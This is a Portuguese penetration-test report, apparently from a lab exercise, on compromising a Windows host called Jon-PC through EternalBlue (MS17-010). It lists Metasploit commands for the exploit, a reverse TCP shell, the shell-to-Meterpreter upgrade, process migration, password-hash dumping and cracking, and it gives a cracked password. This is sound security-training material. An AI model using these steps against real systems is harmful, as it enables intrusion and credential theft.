**1.0 Relatório – Resumo**

Este documento mostra o resumo e passo a passo de como a máquina Jon-PC foi infiltrada a partir de um teste de penetração interno. Este tipo de teste é um ataque simulado contra máquinas conectadas internamente.

O foco do teste é de realizar ataques similares aos de um cenário real, na tentativa de infiltração na máquina Jon-PC. O objetivo é de avaliar a rede, identificar sistemas e explorar vulnerabilidades, e assim reportar os resultados.

Em resumo, a principal vulnerabilidade encontrada foi o serviço SMBv1, que contém a vulnerabilidade EternalBlue(ms17-010). A partir disso, foi possível conseguir acesso de administrador a vários sistemas.

Além da vulnerabilidade do protocolo SMBv1, foi encontrado uma brecha para um ataque DoS(Denial of Service) a partir do Microsoft Terminal Service(ms12-020), na porta 3389.

**1.1 Relatório – Recomendações**

É altamente recomendável que a máquina faça as atualizações para corrigir a vulnerabilidade no servidor SMB, assim mitigando o risco de ser atacado pelo EternalBlue.

**2.0 Relatório – Metodologias**

Foi utilizado um método muito comum para testar a segurança da máquina na qual foi atacada. Abaixo estará listado o passo a passo de como foi possível identificar e explorar as vulnerabilidades apresentadas.

**2.1 Relatório – Coleta de Informações**

Esta fase do teste de penetração foca em identificar possíveis vulnerabilidades que possam ser exploradas por um atacante. O IP específico da máquina é:

10.10.54.181

**2.2 Relatório – Enumeração de Serviços**

Nesta parte o foco é coletar informações sobre quais serviços estão disponíveis e que podem potencialmente serem vetores de ataque, para conseguir informações críticas que podem levar o atacante a invadir o sistema. Será listado apenas os serviços utilizados para realizar a intrusão.

|  |  |  |
| --- | --- | --- |
| IP do servidor | Portas | Serviço |
| 10.10.54.181 | TCP 445 | Samba |

**2.3 Relatório – Penetração**

Esta etapa foca em ganhar acesso aos diferentes sistemas observados na enumeração. O acesso foi concedido a partir da exploração da vulnerabilidade na versão do serviço Samba.

**Vulnerabilidade utilizada**: Samba – MS17-010 (EternalBlue)

**Sistema Vulnerável**: 10.10.54.181

**Explicação**: A partir de um script do nmap foi possível identificar que o serviço Samba realmente estava vulnerável. A partir disso, foi utilizado Metasploit para conseguir o acesso a máquina.


**Escalação de Privilégio**: Acesso ao sistema a partir de um shell inverso.

**Mitigação**: Atualização do sistema Windows e do serviço Samba.

**Severidade**: Crítica


**Coleta de Informações**:

**Scan do Nmap das portas**:



Após a enumeração das portas foi verificado se algum dos serviços abertos continha vulnerabilidades que poderiam ser exploradas.

**Scan do Nmap para a porta 445**:



Com o script do nmap foi possível descobrir que o serviço Samba é vulnerável a execução remota de código.

A partir dessa informação, foi usado o metasploit para explorar a vulnerabilidade.


Comando utilizado:

use exploit/windows/smb/ms17\_010\_eternalblue

Após isso, foram configurados o IP local e o IP da vítima para realizar o ataque. O payload utilizado foi:

set payload windows/x64/shell/reverse\_tcp

**Execução do Metasploit para acesso remoto a partir da porta 4444**:



Com isso, o acesso ao sistema da máquina foi adquirido, porém sem privilégios administrativos.


**Utilizando um módulo para transformar a sessão shell em meterpreter, foi possível escalar os privilégios:**

Deixando a sessão com o shell em background, foi possível usar o módulo de post-exploit para transformar a sessão shell em um meterpreter.

Comando utilizado:


use post/multi/manage/shell\_to\_meterpreter

Com o módulo escolhido, foi colocado a sessão com o shell como alvo.




Com isso, foi possível sair das limitações do shell.

**A partir do meterpreter, o processo foi migrado para outro com maiores privilégios:**



Foi utilizado um processo chamado LogonUI para ter acesso mais privilegiado a máquina.

**Com maiores privilégios, foi pego os hashes de senhas dos usuários:**



Com os hashes, foi utilizado outro módulo do Metasploit para usar o John The Ripper para quebrar as senhas.

Comando utilizado:

use auxiliary/analyze/crack\_windows

Quebrando as senhas foi descoberto que a credencial de Jon é alqfna22.

**3.4 Relatório – Limpeza**

A última parte é a de certificar que todos os traços do teste sejam removidos. As sessões de comando remoto foram finalizadas, assim como a sessão com o meterpreter. Não foram deixados traços e arquivos no sistema no qual o teste foi realizado.